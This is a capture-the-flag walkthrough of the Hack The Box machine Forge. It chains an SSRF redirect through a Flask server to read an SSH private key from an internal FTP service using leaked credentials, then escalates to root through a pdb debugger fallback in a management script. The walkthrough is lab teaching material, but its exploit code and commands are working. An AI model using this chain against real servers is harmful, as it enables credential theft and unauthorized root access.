> For the complete documentation index, see [llms.txt](https://docs.wehost.co.in/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://docs.wehost.co.in/ctf-walkthrough/htb-forge-double-ssrf-to-root-breaking-forge-from-the-inside-out.md).
# HTB-Forge: Double SSRF to Root Breaking Forge from the Inside Out 🧨
Just finished cracking **HTB: Forge**, and it turned out to be a slick lesson in chaining internal trust, redirection logic, and misconfigurations. A simple redirect opened the door, and an internal service’s blind trust in itself handed me the keys. This post takes you through the full chain—from initial recon to full root. 🔐
***
### Recon: Nmap to the Rescue 🔍
Kicked things off with a full port scan:
Start with a full port scan:
```bash
nmap -sC -sV -Pn -p- forge.htb
```
#### Results
```
21/tcp filtered ftp
22/tcp open ssh OpenSSH 8.2p1 Ubuntu
80/tcp open http Apache httpd 2.4.41
```
#### Observations 📌
* Port 21 is behind a firewall.
* Port 80 is hosting a web application that redirects to `http://forge.htb`.
When navigating the site, clicking on images gives URLs like:
```
http://forge.htb/static/images/image1.jpg
```
The presence of a `/static/` path hints at an MVC-style framework.
***
### Subdomain Discovery
Running a subdomain fuzz revealed:
```
admin.forge.htb
```
***
### Exploitation: SSRF + Redirect = Win

* The application followed redirects on user-submitted URLs. So, I spun up a Flask server to exploit that behavior:
```python
from flask import Flask, redirect, request
app = Flask(__name__)
@app.route("/")
def admin():
return redirect('http://admin.forge.htb')
app.run(debug=True, host="0.0.0.0", port=80)
```
* this had an upload and announcements
Visiting `/announcements` on this subdomain displayed:
```html
An internal FTP server has been setup with credentials as user:heightofsecurity123!
The /upload endpoint now supports ftp, ftps, http, and https.
You can upload via URL using ?u=<url>.
```
```python
#!/usr/bin/env python
from flask import Flask, redirect, request
app = Flask(__name__)
@app.route("/2")
def ftp_direct():
f = request.args.get('f', default='')
return redirect(f'http://admin.forge.htb/upload?u=ftp://user:heightofsecurity123!@127.0.0.1/.ssh/id_rsa')
@app.route("/")
def admin():
return redirect('http://admin.forge.htb')
if __name__ == "__main__":
app.run(debug=True, host="0.0.0.0", port=80)
```
***
### Shell Time
Once I had the key:
```bash
chmod 600 user.key
ssh -i user.key user@10.10.11.111
```

Boom. User shell obtained.
***
### Privilege Escalation: Debug Mode Exploit
Found this script at `/opt/remote-manage.py`:
```python
...
if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
clientsock.send(b'Wrong password!\n')
else:
# Admin menu with options
...
except Exception as e:
print(e)
pdb.post_mortem(e.__traceback__)
```


If the script fails, it invokes `pdb`—a Python debugger. With two simultaneous sessions, I triggered it to drop into interactive mode.
Then, I popped a shell:
```python
import os
os.system("/bin/bash")
```
Rooted.